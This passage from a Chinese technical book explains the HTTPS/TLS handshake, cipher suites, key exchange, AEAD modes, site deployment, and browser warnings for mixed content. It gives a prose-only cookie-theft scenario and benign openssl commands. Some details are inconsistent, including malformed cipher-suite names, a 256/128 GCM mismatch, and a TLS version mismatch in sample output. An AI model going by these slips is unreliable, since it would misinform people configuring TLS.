- ◎ 浏览器接收到证书文件，从中判断出是某 CA 机构签发的证书，并且知道了证书签名算法是 ECDSA 算法，由于浏览器内置了该 CA 机构的根证书，根证书包含了 CA 机构的 ECDSA 公钥，用于验证签名。
 - ◎ 浏览器一旦验证签名成功，代表该证书确实是合法 CA 机构签发的。
 - ◎ 浏览器接着校证书申请者的身份，从证书中取出 RSA 公钥（注意不是 CA 机构的公钥）和主机名，假设证书包含的主机也是 `www.example.com`，且连接阶段接收到的 RSA 公钥等同于证书中包含的 RSA 公钥，则表示浏览器成功校验了服务器的身份，连接的服务器确实是 `www.example.com` 主机的拥有者。
- 一旦服务器身份校验成功，接下来就是进行密钥协商，协商出密钥块。

3.3 HTTPS 总结

现在总结 HTTPS(TLS/SSL 协议)的完整流程,HTTPS 设计得很巧妙,主要由两层组成,分别是握手层和加密层。

图 3-3 简单描述了握手层和加密层的关系。

握手层在加密层的上层,握手层提供加密层所需要的信息(密钥块),对于一个 HTTPS 请求来说,HTTP 消息在没有完成握手之前,是不会传递给加密层的,一旦握手层处理完毕,最终应用层所有的 HTTP 消息交由加密层进行加密。

1) 握手层

客户端和服务端交换一些信息,比如协议版本号、随机数、密码套件(密码学算法组合)等,经过协商,服务器确定本次连接使用的密码套件,该密码套件必须双方都认可,客户端通过服务器发送的证书确认服务器身份后,双方开始密钥协商,最终双方协商出预备主密钥、主密钥、密钥块,有了密钥块,代表后续的应用层数据可以进行机密性和完整性保护了,接下来由加密层处理。

2) 加密层

加密层有了握手层提供的密钥块,就可以进行机密性和完整性保护了,加密层相对来说逻辑简单明了,而握手层在完成握手之前客户端和服务端需要经过多个来回才能握手完成,这也是 TLS/SSL 协议缓慢的原因,增加了网络延迟。




图 3-3 握手层和加密层关系图

图 3-4 和图 3-5 简单描述了 HTTPS 完整的处理流程，虽然和 TLS/SSL 协议 RFC 文档有出入，但是对于理解工作原理非常有帮助。




图 3-4 TLS 协议流程图（使用 RSA 密码套件）




图 3-5 TLS 协议流程图（使用 DHE_RSA 密码套件）

3.3.1 握手

握手这个称呼很形象，客户端和服务端互相传数据之前，需要互相协商，达成一致后才能进行数据的加密和完整性处理，那么握手包含哪些关键步骤和概念呢？

1) 认证

客户端在进行密钥交换之前，必须认证服务器的身份，否则就会存在中间人攻击，而服务器实体并不能自己证明自己，所以需要通过 CA 机构来进行认证，认证的技术解决方案就是签名的数字证书。证书中会说明 CA 机构采用的数字签名算法，客户端获取到证书后，会采用相应的签名算法进行验证，一旦验证通过，则表示客户端成功认证了服务器端的身份。后续章节会重点介绍证书，在本章读者只要明白证书的作用，即为了避免中间人攻击，客户端需要对服务器发送的证书进行认证，最终从证书中获取服务器实体的公钥。

2) 密码套件协商

密码套件（CipherSuite）是 TLS/SSL 协议中最重要的一个概念，理解了密码套件，就相当于理解了 TLS/SSL 协议，客户端和服务端需要协商出双方都认可的密码套件，密码套件决定了本次连接客户端和服务端采用的加密算法、HMAC 算法、密钥协商算法等各类算法。

密码套件协商过程有点类似于客户采购物品的过程，客户（客户端）在向商家（服务器端）买东西之前需要告知商家自己的需求、预算，商家了解用户的需求后，根据用户的具体情况（比如客户愿意接受的价格，客户期望物品的使用年限）给用户推荐商品，只有双方都满意了，交易才能完成。对于 TLS/SSL 协议来说，只有协商出密码套件，才能进行下一步的工作。

HTTP 是没有握手过程的，完成一次 HTTP 交互，客户端和服务端只要一次请求/响应就能完成。而一次 HTTPS 请求，客户端和服务端需要进行多次交互才能完成，交互的过程就是协商，比如客户端告知服务器端其支持的密码套件，服务器端从中选择一个双方都支持的密码套件。

读者可能会问为什么要进行握手协商呢？为什么每次连接不采用固定的密码套件呢？TLS/SSL 协议的复杂性就体现在密码套件的协商，原因主要有以下几点。

- ◎ 客户端的运行环境是无法预知的，有各种各样的操作系统、操作系统版本、浏览器、浏览器版本，比如客户端可能不支持 HMAC-SHA256 算法，在这种情况下，客户端和服务端必须协商，协商出双方都支持的 HMAC 算法。
- ◎ TLS/SSL 协议处于不断的发展过程中，有多个版本，每个版本的实现和具体标准

不完全一致，客户端和服务端必须协商出一个双方都能接受的协议版本，确保在同样的标准下进行握手。如果服务端强制使用 TLS v1.2 版本，而客户端不支持该版本，那么双方无法完成 TLS/SSL 协议握手。

- ◎ 随着时间的推移，会出现新的密码学算法，也有不安全的算法被淘汰，客户端和服务端必须协商出相对安全的密码学算法，这样才能确保绝对的安全，如果采用固定的密码学算法，很容易受到攻击。
- ◎ 协商不仅仅是协商密码套件，还需要交互其他信息，比如每次连接的时候，客户端和服务端要分别告知对方自己生成的随机数，随机数的作用非常重要，只有不一样的随机数才能产生动态的密钥块。
- ◎ TLS/SSL 协议的版本一般不会轻易变动，客户端和服务端一般也不会轻易更新协议版本，一旦发现某个版本存在高危漏洞，如何快速修复呢？TLS/SSL 协议通过扩展来支持，但客户端和服务端必须同时支持某个扩展才能消除安全漏洞，客户端和服务端在握手过程中必须告诉对方其支持的扩展列表。
- ◎ 向下兼容，对于一些新的密码学算法和 TLS/SSL 协议版本，服务端相对容易控制，升级最新的 TLS/SSL 协议即可。而客户端的环境是不可控的，想想有多少人还在使用 Windows XP，就能明白客户端的环境是多么的混乱，而这些客户端的 TLS/SSL 协议版本和密码学算法比较旧，服务器必须兼容这些客户端，协商出双方都能接受的密码套件。

读者在配置 HTTPS 网站的时候，重点就是密码套件的配置，如果需要绝对的安全，就需要选用安全级别较高的密码套件，如果充分考虑兼容性，则允许采用安全级别相对较低的密码套件。

接下来重点理解密码套件的概念，密码套件的构成如图 3-6 所示。




图 3-6 密码套件结构

密码套件是一系列密码学算法的组合，主要包含多个密码学算法：

- ◎ 身份验证算法。
- ◎ 密码协商算法。
- ◎ 加密算法或者加密模式。
- ◎ HMAC 算法的加密基元。

- ◎ PRF 算法的加密基元，需要注意的是，不同的 TLS/SSL 协议版本、密码套件，PRF 算法最终使用的加密基元和 HMAC 算法使用的加密基元是不一样的。

由于密码套件的格式没有统一的标准，接下来通过三个密码套件了解其结构的各个组成部分。

第一个介绍的密码套件如下：

TLS_DH_RSA_WITH_AES_CBC_128_SHA

- ◎ RSA：身份验证算法，这个称呼具备一定的干扰性，本例中的 RSA 表示证书中包含的服务器公钥是 RSA 公钥，对于不同的密钥协商算法，RSA 公钥的作用也不一样。读者可能会问，为何没有涉及身份验证，身份验证对应的数字签名算法由证书指定，客户端获取到证书的时候，证书会说明该证书由何种数字签名算法签名，验证证书签名的公钥和服务器的公钥没有任何关系。
- ◎ DH：表示密钥协商算法，用来协商出预备主密钥（PremasterSecret），那么客户端如何获取 DH 参数呢？服务器会发送 DH 参数和服务器 DH 公钥。
- ◎ AES_CBC_128，表示加密算法，用于保证机密性，在本例中使用的是 AES 对称加密算法、加密模式是 CBC 模式、密钥长度是 128 比特。
- ◎ SHA：表示 HMAC 算法，用于保证完整性，在本例中是 HMAC_SHA1 算法。
- ◎ PRF 算法：PRF 算法采用的加密基元不一定是 SHA1 算法，由 TLS/SSL 协议版本和协商出的密码套件决定。

第二个介绍的例子如下：

TLS_RSA_WITH_AES_CBC_128_SHA

在本例中，密钥协商算法和身份验证算法都是 RSA 算法，就是说证书中包含的服务器公钥是 RSA 公钥，密钥协商算法采用的也是 RSA 算法，其他算法和第一个例子没有区别。

最后再举一个密码套件的例子，和前面的例子有较大的不同：

TLS_ECDHE_WITH_ECDSA_AES_256_GCM_SHA384

- ◎ 身份验证算法：本例中服务器公钥是 ECDSA 公钥。
- ◎ 密钥协商算法：本例中是 ECDHE 协商算法。
- ◎ 加密模式：同时保证机密性和完整性，本例中采用 AES-128-GCM AEAD 加密模式，AEAD 加密模式不用处理 HMAC 算法。
- ◎ PRF 算法：在 TLS/SSL v1.2 版本中，PRF 算法加密基元默认使用 SHA256 算法，

如果密码套件配置的 Hash 算法比默认的 SHA256 算法更安全，则采用更高安全级别的 Hash 算法，在本例中 PRF 算法使用的加密基元是 SHA384 算法。

理解密码套件的几个关键点：

- ◎ 密码套件是密码学算法的组合，但并不是随便组合的，每一种密码套件都由 IANA 指定和分配。
- ◎ 不同的 TLS/SSL 版本，密码套件的解释有细微的差别，比如在 TLS v1.0 版本中，PRF 具体使用的算法是硬编码的（不依赖于密码套件），是 HMAC-MD5 和 HMAC-SHA1 算法的组合，而在 TLS v1.2 版本中，PRF 默认采用的是 HMAC-SHA256 算法。
- ◎ 不同的 TLS/SSL 版本，有不同的密码套件组合，主要是从安全性和性能的角度考虑，版本越高，包含的密码套件安全性就更高，也会废弃一些相对不安全的密码套件。
- ◎ 密码套件在服务器端是可以配置的，比如 Nginx 服务器可以通过指令配置密码套件，可以去除一些不安全的密码套件。
- ◎ 客户端和服务端选择密码套件的基本原则就是优先级，从安全角度看应该由服务器决定协商出的最终密码套件。
- ◎ 密码套件仅仅是一个配置，不代表服务器就支持该套件，比如服务器可以配置 TLS_ECDHE_WITH_ECDSA_AES_128_GCM_SHA256 套件，但是服务器上并没有 ECDSA 密钥对，那么最终不能协商出该密码套件。

客户端和服务端端的 OpenSSL 库都包含了很多的密码套件，可以使用 OpenSSL 命令行工具显示客户端或服务端支持的密码套件：

\$ openssl ciphers -V column -t					
0xC0,0x2F	-	ECDHE-RSA-AES128-GCM-SHA256	TLSv1.2	Kx=ECDH	Au=RSA
Enc=AESGCM(128)		Mac=AEAD			
0x00,0x9E	-	DHE-RSA-AES128-GCM-SHA256	TLSv1.2	Kx=DH	Au=RSA
Enc=AESGCM(128)		Mac=AEAD			
0xC0,0x24	-	ECDHE-ECDSA-AES256-SHA384	TLSv1.2	Kx=ECDH	Au=ECDSA
Enc=AES(256)		Mac=SHA384			
0xC0,0x28	-	ECDHE-RSA-AES256-SHA384	TLSv1.2	Kx=ECDH	Au=RSA
Enc=AES(256)		Mac=SHA384			
0x00,0x6B	-	DHE-RSA-AES256-SHA256	TLSv1.2	Kx=DH	Au=RSA
Enc=AES(256)		Mac=SHA256			

简单解释下上述命令的输出。

- ◎ 第一列：数值代表密码套件的编号，每个密码套件的编号由 IANA 定义。
- ◎ 第二列：代表密码套件的名称，虽然密码套件编号是一致的，不同的 TLS/SSL 协议实现其使用的名称可能是不一样的。
- ◎ 第三列：表示该密码套件适用于哪个 TLS/SSL 版本的协议。
- ◎ 第四列：表示密钥协商算法。
- ◎ 第五列：表示身份验证算法。
- ◎ 第六列：表示加密算法、加密模式、密钥长度。
- ◎ 第七列：表示 HMAC 算法。其中 AEAD 表示采用的是 AEAD 加密模式（比如 AES128-GCM），无须 HMAC 算法。

通过下列命令可以测试服务器是否支持某个特定的密码套件：

```
$ openssl s_client -cipher "ECDHE-RSA-AES128-SHA" -connect www.example.com:443 -tls1_1

# 输出
New, TLSv1.0, Cipher is ECDHE-RSA-AES128-SHA
Server public key is 2048 bit
```

`-cipher` 参数表示客户端本次连接支持的密码套件，`-tls1_1` 表示客户端支持的最高 TLS/SSL 版本是 TLS v1.1，`-connect` 表示连接服务器的 443 端口。本例中的输出表示协商成功，协商出的密码套件是 ECDHE-RSA-AES128-SHA。

OpenSSL 命令行工具的 `s_client` 子命令是非常有用的一个命令，可以测试 HTTPS 网站支持的 TLS/SSL 协议版本，也可以测试服务器支持的密码套件，在本节简单做个介绍，后续章节会更详细地介绍密码套件和 `s_client` 子命令。

3) 密钥协商

理解密码套件后，密钥协商相对就简单了，密码套件会决定客户端和服务端使用何种算法进行密钥协商。

如果使用 RSA 密钥协商算法，那么服务器的密钥对非常重要，服务器的公钥不仅仅要进行身份验证，还要进行密钥协商，一旦私钥泄露，就失去了前向安全性。

如果使用静态 DH 算法，服务器证书中会包含固定的 DH 参数和 DH 公钥，也会失去前向安全性，所以现在密码套件很少支持 DH 算法，CA 机构在签发证书的时候也不会包含 DH 参数和 DH 公钥。

为了保持前向安全性，目前使用最多的密钥协商算法就是 DHE 算法和 ECDHE 算法，这两个算法和服务器的密钥对关系不大，也就是说密钥的协商不取决于服务器的密钥对，所以服务器的私钥即使泄露，也不会造成太大的安全风险。

4) 握手消息完整性校验

本节的两张示例图（图 3-4、图 3-5）没有说明握手消息完整性校验，但握手消息完整性校验是非常重要的概念，握手过程中传递的消息全部是明文传输的，任何攻击者都能截获，握手消息存在被篡改的可能性。

读者可能对于握手消息篡改有些疑惑，简单做下解释，以 RSA 密钥协商算法来说，客户端生成预备主密钥，然后进行加密发送给服务器端，整个过程难道不是加密的吗？通过第 2 章了解到，加密和完整性校验是如影随形的，有加密操作就有完整性校验操作，而在 RSA 算法协商密钥的过程中，只有加密没有完整性校验，攻击者可以篡改握手消息。

对于 DH 密钥协商算法也是差不多的原理，攻击者可以对消息进行篡改，比如篡改 DH 参数，只是形式和 RSA 密钥协商不一样。读者会说不是有身份验证了吗，怎么还存在中间人攻击？确实是这样，证书校验能够确保服务器的真实身份，但密钥协商是身份校验之后的过程，攻击者无法攻击身份校验过程，但可以在后续的握手过程中篡改消息。

为了避免消息篡改，握手过程中需要一种机制避免消息篡改，客户端和服务端协商出密钥块后，代表可以对消息进行机密性和完整性保护了，但首先保护的消息并不是 HTTP 应用层消息，而是握手消息，下面简单描述 TLS/SSL 协议如何对消息进行加密和完整性保护。

- ◎ 客户端将发送和接收到的所有握手消息组合在一起，然后计算出摘要数据，握手层使用密钥块对摘要数据进行加密和完整性保护，然后发送给服务器。
- ◎ 服务器接收到验证消息后，使用加密块解密出摘要数据。
- ◎ 紧接着服务器自行计算发送和接收的所有握手消息，再计算出消息的摘要数据，如果摘要数据和解密出的摘要数据相同，代表客户端发送的消息没有被篡改。

同理，服务器端也要计算验证消息，然后发送给客户端进行校验，步骤和上述的过程类似，需要注意的是，客户端和服务端计算的摘要数据是不一样的，因为双方发出和接收到的消息并不一样，顺序也不一样。

总结，握手消息会经过 TLS/SSL 协议加密层保护，能够确保握手消息是经过机密性和完整性处理的，如果攻击者篡改握手消息，则整个握手过程会失败。

3.3.2 加密

相比握手层来说，加密层处理相对就简单了，握手层协商出加密层需要的算法和算法对应的密钥块，加密层接下来进行加密运算和完整性保护。

由于加密运算和完整性保护是如影相随的，那么带来的一个问题是先加密后再进行完整性运算，还是先进行完整性运算再加密。当两者综合起来，情况就复杂了，如果使用不当，就会存在安全性问题，为此建议采用 AEAD 加密模式，在 TLS/SSL 协议中，主要有三种常见的加密模式。

1) 流密码加密模式

就是采用类似于 RC4 加密算法进行加密，在进行加密之前，先计算 HMAC 值，然后对输入值和 HMAC 值进行加密，也就是采用 MAC-then-Encrypt 的加密模式，加密和完整性处理是独立运行的。

由于 RC4 加密算法已经被证明为不安全了，目前已经很少使用这种加密模式了。

2) 分组加密模式

这种加密模式读者见得比较多，加密和完整性处理是分开处理的，比如 AES-128-CBC 表示采用 AES 对称加密算法，模式采用 CBC，密钥长度是 128 比特，HMAC-SHA256 表示使用的加密基元是 SHA256 摘要算法。

一般也是先计算输入值的 HMAC 值，然后对输入值和 HMAC 值进行加密处理。这种加密模式采用的也是 MAC-then-Encrypt 模式，相对来说是安全的，但如果应用不当，也会出现安全问题。AES-CBC 模式在 TLS/SSL 协议历史上出现过多个安全漏洞，根本原因并不是 AES 算法的问题，而是 CBC 迭代模式的问题，没有正确处理填充、初始化向量等，从而导致出现多个攻击漏洞。

3) AEAD 模式

AEAD 是一种比较新型的加密模式，一步就能解决加密和完整性处理，不用填充，也不需要初始化向量。

在 TLS/SSL 协议中主要使用 AES-GCM 模式，另外近年来 chacha20-poly1305 模式也越来越流行。从密码学的角度来看，未来可能有更多新型的加密模式出现。

3.4 实施 HTTPS 网站的必备条件

理解 HTTPS 协议的基本流程后，可以考虑如何部署 HTTPS 网站了，本质上部署 HTTPS

网站并不复杂,但要部署一个绝对安全的 HTTPS 网站则非常不容易,本节简单描述 HTTPS 网站部署的必备条件和大概思路,在第 5 章会以实例描述 HTTPS 网站的构建。

3.4.1 证书和密钥对

部署 HTTPS 网站必须包含证书和服务器密钥对,而证书的获取让很多人望而生畏。

HTTPS 包含 TLS/SSL 协议,为了让客户端校验身份,服务器必须配置服务器证书,证书由 CA 机构签发,CA 机构是企业,赢利是主要目标,也就是说证书获取是需要成本的,不同类型的证书价格是不一样的。

获取证书有三种途径:

- ◎ 向收费的 CA 机构申请证书。
- ◎ 向免费的 CA 机构申请证书,最著名的免费 CA 机构就是 Let's Encrypt,在第 7 章会重点讲解 Let's Encrypt。
- ◎ 生成自签名的证书,简单地说自签名证书就是服务器实体自己生成的证书,浏览器不会信任自签名证书,后续章节会描述。

证书中包含了两部分信息:

- ◎ 服务器实体信息,比如服务器的主机名、服务器公钥。
- ◎ CA 机构的信息,比如 CA 机构数字签名算法标识符、签名值。

一般情况下,服务器实体自行生成一对密钥对,基于密钥对生成 CSR 文件,然后向 CA 机构发送 CSR 请求申请证书。服务器实体获取 CA 机构签发的证书后,需要和密钥对一起保存并部署,密钥对的私钥避免泄露。

3.4.2 部署和配置 HTTPS 网站

现在主流的 Web 服务器,比如 Nginx 和 Apache 都支持 HTTPS,Web 服务器都有很多指令配置 HTTPS,主要包含两部分指令:

- ◎ 证书、密钥对配置指令,这是最重要的。
- ◎ 其他指令是为了更好地配置 HTTPS 网站,比如密码套件、TLS/SSL 协议版本的配置。

读者对于 HTTPS 的配置不用过于紧张,大部分情况下使用默认的配置即可,现在有很多 HTTPS 部署最佳实践,通过一些自动化的工具配置 Nginx 和 Apache 的 TLS/SSL 指令。

换句话说,即使读者完全不理解 HTTPS,部署和配置也并不是难事,大概了解 TLS/SSL

协议基本原理、协议版本、443 端口、证书和密钥对、密码套件等核心概念就能够搭建一个 HTTPS 网站。

3.4.3 全站 HTTPS 策略

全站 HTTPS 实施策略主要是针对开发者来说的，对于一个网站来说，部署 HTTPS 网站并不代表绝对的安全，HTTPS 只是保证某个连接上请求数据的安全性，但 Web 页面由很多元素构成，主页面仅仅支持 HTTPS 是不够的，所有引用的元素也必须支持 HTTPS，否则就会引发 Web 安全风险，接下来通过一个例子来描述非全站 HTTPS 策略带来的风险。

比如网站 `www.example.com` 提供了两个页面：

- ◎ `https://www.example.com/index.html`，基础主页面，引用了一张图片 `http://www.example.com/logo.png`。
- ◎ `https://www.example.com/admin.php`，管理页面，只有登录用户才能访问该页面，网站使用 Cookie 技术认证用户登录权限。

接下来看看攻击者是如何攻击的：

- ◎ 攻击者不会直接攻击 `https://www.example.com/index.html` 和 `https://www.example.com/admin.php`，因为数据都是被加密保护的。
- ◎ 攻击者发现 `index.html` 引入了一个非 HTTPS 的图片，攻击者就拦截 `http://www.example.com` 的请求。
- ◎ 恰好拦截的请求包含了 Cookie 验证信息，表示被拦截的用户具备登录权限，可以进行很多管理操作。
- ◎ 由于 Cookie 是明文的，攻击者将 Cookie 内容保存到攻击者计算机的 Cookie 文件中。
- ◎ 然后攻击者直接在浏览器中访问 `https://www.example.com/admin.php`，由于本地有对应的 Cookie 信息，请求会携带 Cookie 进行传输。
- ◎ 服务器接收到请求后，由于该请求和正常请求并无不同之处，服务器认为会话用户具有管理权限，此时攻击者可以以被攻击者用户的身份进行更多隐私管理操作，代表攻击成功。

总结，为保证 Web 应用的绝对安全，应该全面实施全站 HTTPS 策略，主要包括：

- ◎ 网站涉及的域名必须都配置证书，并启用 HTTPS。
- ◎ 网站引用的所有元素，必须支持 HTTPS。

- ◎ 暴露在互联网上的 HTTP URL 地址，比如来自搜索引擎的 HTTP 请求，必须重定向到 HTTPS 请求上。

Web 应用的安全性主题非常多，远比 HTTPS 协议复杂得多，W3C 定义了很多 HTTP 头部来控制安全性，比如 Content-Security-Policy、HSTS 头部，但这些头部都是显式控制的，客户端和服务端必须严格执行 HTTP 头部，才能保证安全性，也就是说 Web 安全不仅仅是服务器的责任。

全站 HTTPS 策略实施的技术包括：

- ◎ 使用 301、302 重定向技术。
- ◎ 使用 HSTS 技术，相比 301 重定向，更能保证安全性。
- ◎ 使用其他的 HTTP 头部，比如 Content-Security-Policy。

第 5 章会讲解这些技术的实施，对于应用者来说，全站 HTTPS 策略非常重要。

3.5 从用户的角度看 HTTPS

对于开发者来说，通过本章明白了 HTTPS 的基本原理，也大概了解了 HTTPS 网站部署的基本流程。但对于普通用户来说，HTTPS 代表什么呢？HTTPS 比 HTTP 增加了哪些内容呢？

本节从浏览器的角度说明 HTTPS 网站的知识，浏览器会用图标的方式告知用户其访问的网站是否支持 HTTPS 协议，是否绝对安全，是否成功进行了握手。

3.5.1 绿色小锁图标

一般用户不理解 HTTP 和 HTTPS 的关系，唯一的认知就是 HTTPS 比较安全，能够保障用户的隐私。为了让用户对 HTTPS 有直观的印象，浏览器开发商通过一种醒目的方式告诉用户其浏览的网站支持 HTTPS，更有保障，对于大部分用户来说这就足够了。

一个用户访问一个 HTTPS 页面，如果引用的元素都支持 HTTPS，那么本页面是相对安全的，浏览器地址栏上会出现一个绿色小锁图标，锁的含义很清楚，表示攻击者没有钥匙不能获取敏感信息，是安全的。

需要特别说明的是，小锁的定义没有统一的标准，不属于 TLS/SSL 协议的范畴，不同的浏览器，甚至不同设备同一版本的浏览器，锁的表现形式也有一定的差别。

图 3-7 和图 3-8 分别描述了 Chrome 和 Firefox 浏览器是如何呈现绿色小锁图标的。



图 3-7 Chrome 浏览器绿色小锁图标



图 3-8 Firefox 浏览器绿色小锁图标

从技术层面来说，小锁图标代表的含义很丰富：

- ◎ 该页面使用的是 HTTPS。
- ◎ 浏览器确认了服务器的合法身份。
- ◎ 该页面引用的所有元素也是安全的，都以 HTTPS 的方式提供服务。

3.5.2 TLS/SSL 握手失败

浏览器访问 HTTPS 网站的时候，在握手阶段可能会存在错误，比如证书的有效期过期、证书是自签名证书、客户端和服务端无法协商出一致的密码套件，遇到类似的情况，浏览器会出现一个错误页面，告知用户存在的问题。

1) Chrome 浏览器描述握手失败

图 3-9 表示握手失败，具体的原因是证书过期了，证书过期表示不能确认服务器的真实身份，具体的错误原因是 NET::ERR_CERT_DATE_INVALID，浏览器会直接告诉用户该网站不安全。



图 3-9 证书过期（Chrome）

从技术角度看，该图标表示：

- ◎ 该页面使用的是 HTTPS。
- ◎ TLS/SSL 协议握手失败。
- ◎ 浏览器不能确认服务器的真实身份。

由于用户并不理解 HTTPS 的含义，如果浏览器直接禁止用户访问网站，会引起用户的不满，所以浏览器做了一定的让步，让用户决定是否继续访问该 HTTPS 网站，如果继续访问则会存在安全风险。

如果继续访问，用户必须明白：

- ◎ 用户自行确认了该证书的正确性，即确认了服务器的真实身份。
- ◎ 用户所有传输的数据具备机密性和完整性，但是可能会遇到中间人攻击。

用户如果继续访问 HTTPS 网站，会出现如图 3-10 所示的警示图标。




图 3-10 不安全警示图标（Chrome）

未来的某一天，随着 HTTPS 网站的全面推广，TLS/SSL 协议应该规定一旦握手失败，则直接拒绝 HTTPS 网站访问。

2) Firefox 浏览器描述握手失败

通过图 3-11 可以看出，Chrome 和 Firefox 以不同的图标和页面显示握手失败，失败的主要原因就是证书过期了。Firefox 可以让用户添加例外，继续访问该 HTTPS 网站，一旦继续访问，浏览器就会出现如图 3-12 所示的警示图标。




图 3-11 证书过期（Firefox）



图 3-12 不安全警示图标（Firefox）

强调一点，不同浏览器、相同浏览器的不同版本、不同设备同一浏览器在处理 HTTPS 协议的时候，会有不同的处理策略，但是基本原理是一致的。

3.5.3 混合内容

为了绝对的安全，网站必须实施全站 HTTPS 策略，如果某个 HTTPS 页面引用了非 HTTPS 元素，则代表页面出现了混合内容。一个 HTTPS 页面如果加载了混合内容，就代表该页面是不安全的，可能遭遇各类 Web 攻击，比如 XSS 攻击。

对于混合内容，W3C 根据危害程度分为两种类型，分别是被动混合内容和主动混合内容。为了兼容性，浏览器对不同类型的混合内容有不同的处理策略，也就是说浏览器可能没有根据 W3C 的标准去处理混合内容。

一般情况下，如果 HTTPS 页面存在混合内容，浏览器会出现 HTTPS 警示图标，接下来详细了解浏览器是如何针对混合内容进行警告的。

1) 被动混合内容

被动混合内容主要包含的 HTML 标签是：

- ◎ audio
- ◎ img
- ◎ video
- ◎ object

这些元素相对于 JavaScript 文件来说，危害较小，如果一个 HTTPS 页面包含了被动混合内容，浏览器会警示用户该页面不安全，但由于危害较小，浏览器还是会继续加载这些元素，以便让浏览器呈现完整的页面。

当然危害是相对的，被动混合内容从根本上来说还是不安全的，开发者应该尽量消除混合内容。

对于被动混合内容，Chrome 会显示如图 3-13 所示的警示图标，不会出现绿色小锁图标。

对于被动混合内容，Firefox 会显示如图 3-14 所示的警示图标，不会出现绿色小锁图标。

从技术角度看，该图标表示：

- ◎ 页面使用的是 HTTPS。

- ◎ 浏览器确认了服务器合法的身份。
- ◎ 该页面包含了不安全的非 HTTPS 元素，由于安全危害较小，并不影响该页面的呈现。



图 3-13 被动混合内容警示图（Chrome）



图 3-14 被动混合内容警示图（Firefox）

2) 主动混合内容

对于一个 HTTPS 页面来说，主动混合内容包含的元素如下：

- ◎ script
- ◎ link（引用的 CSS 文件也属于主动混合内容）
- ◎ XMLHttpRequest 请求对象
- ◎ iframe
- ◎ object 对象

相对于被动混合内容来说，主动混合内容的危害性就大得多，比如 JavaScript 对象能够控制浏览器的运行，从而发出一些恶意请求进行攻击。

由于大部分浏览器会禁止加载和运行主动混合内容，比如，Chrome 仍然会显示绿色小锁图标，代表该页面是绝对安全的，具体如图 3-15 所示。




图 3-15 主动混合内容安全图（Chrome）

Chrome 会阻止加载不安全的主动混合内容，比如 JavaScript 脚本，用户如果确认脚本是安全的，也可以手动加载文件，一旦加载，Chrome 会提示该页面是不安全的，就会出现不安全的警示图标，具体如图 3-16 所示。



图 3-16 主动混合内容警示图（Chrome）

Firefox 也会禁止加载和运行主动混合内容，具体如图 3-17 所示。

